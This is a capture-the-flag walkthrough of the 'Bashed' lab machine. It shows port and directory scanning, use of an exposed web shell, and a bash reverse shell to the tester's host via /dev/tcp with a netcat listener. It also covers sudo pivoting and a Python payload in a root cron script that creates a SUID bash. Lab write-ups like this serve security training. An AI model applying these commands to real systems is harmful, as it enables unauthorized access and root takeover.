

Enumeration
We start by scanning the target machine for open ports using Nmap. We will use the -p- option to scan all ports and the --open option to filter out closed ports:
nmap -p- --open -sS --min-rate 5000 -n -Pn -vvv 10.10.10.68 -o allPortsPORT STATE SERVICE REASON
80/tcp open http syn-ack ttl 63Now we will scan the open ports with service version detection and script scanning using -sC and -sV options
nmap -p <ports> -sCV <dns>.htb -o targetedPORT STATE SERVICE VERSION
80/tcp open http Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Arrexel's Development Site
|_http-server-header: Apache/2.4.18 (Ubuntu)We find a web server running Apache 2.4.18 on port 80. We will visit the website in our browser to see if there is any interesting content.

We do not see much on the homepage, so we will use a directory brute-forcing tool like ffuf to find hidden directories and files.
ffuf -u http://10.10.10.68/FUZZ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 200php [Status: 301, Size: 308, Words: 20, Lines: 10, Duration: 35ms]
css [Status: 301, Size: 308, Words: 20, Lines: 10, Duration: 36ms]
dev [Status: 301, Size: 308, Words: 20, Lines: 10, Duration: 35ms]
js [Status: 301, Size: 307, Words: 20, Lines: 10, Duration: 35ms]
images [Status: 301, Size: 311, Words: 20, Lines: 10, Duration: 4991ms]We find a directory named dev. If we visit it, we see a directory listing page.

We find in phpbash.php a bash web shell. We can use it to execute commands on the target machine.
User Exploitation
We can use this on our advantage to get a reverse shell. We will use a simple bash reverse shell payload.
First, we will set up a listener on our machine using netcat: We set up a netcat listener on our machine to catch the reverse shell.
nc -lvnp 443Then, we will execute the following command in the web shell to get a reverse shell:
bash -c "bash -i >%26 /dev/tcp/10.10.14.10/443 0>%261"
whoamiwww-dataNow we can see the user flag in /home/arrexel/user.txt.
Root Exploitation
We check the sudo privileges of the www-data user.
sudo -lMatching Defaults entries for www-data on bashed:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
User www-data may run the following commands on bashed:
(scriptmanager : scriptmanager) NOPASSWD: ALLWe can run commands as the scriptmanager user without a password. We will switch to the scriptmanager user using sudo -u.
sudo -u scriptmanager bash
whoamiscriptmanagerWe look for files owned by the scriptmanager user outside his home directory or /proc.
find / -user scriptmanager 2>/dev/null | grep -v "/proc" | grep -v "/home/scriptmanager"/scripts
/scripts/test.pyWe look at the /scripts/test.py file.
f = open("test.txt", "w")
f.write("testing 123!")
f.close
We also find a test.txt file in the /scripts directory.
cat /scripts/test.txttesting 123!We guess that root runs this script periodically since test.txt is owned by root.
We will use a simple python payload to try to escalate our privileges.
import os

os.system("cp /bin/bash /tmp/bash; chmod +xs /tmp/bash")
We wait for the script to run and then we can use the /tmp/bash shell to get a root shell.
ls -la /tmp/bash-rwsr-xr-x 1 root root 1113504 Oct 2 19:25 /tmp/bash/tmp/bash -p
whoamirootConclusion
We have successfully exploited the Bashed machine and obtained both user and root flags. The key steps involved finding a web shell, leveraging it to get a reverse shell, and then exploiting sudo privileges to escalate to root.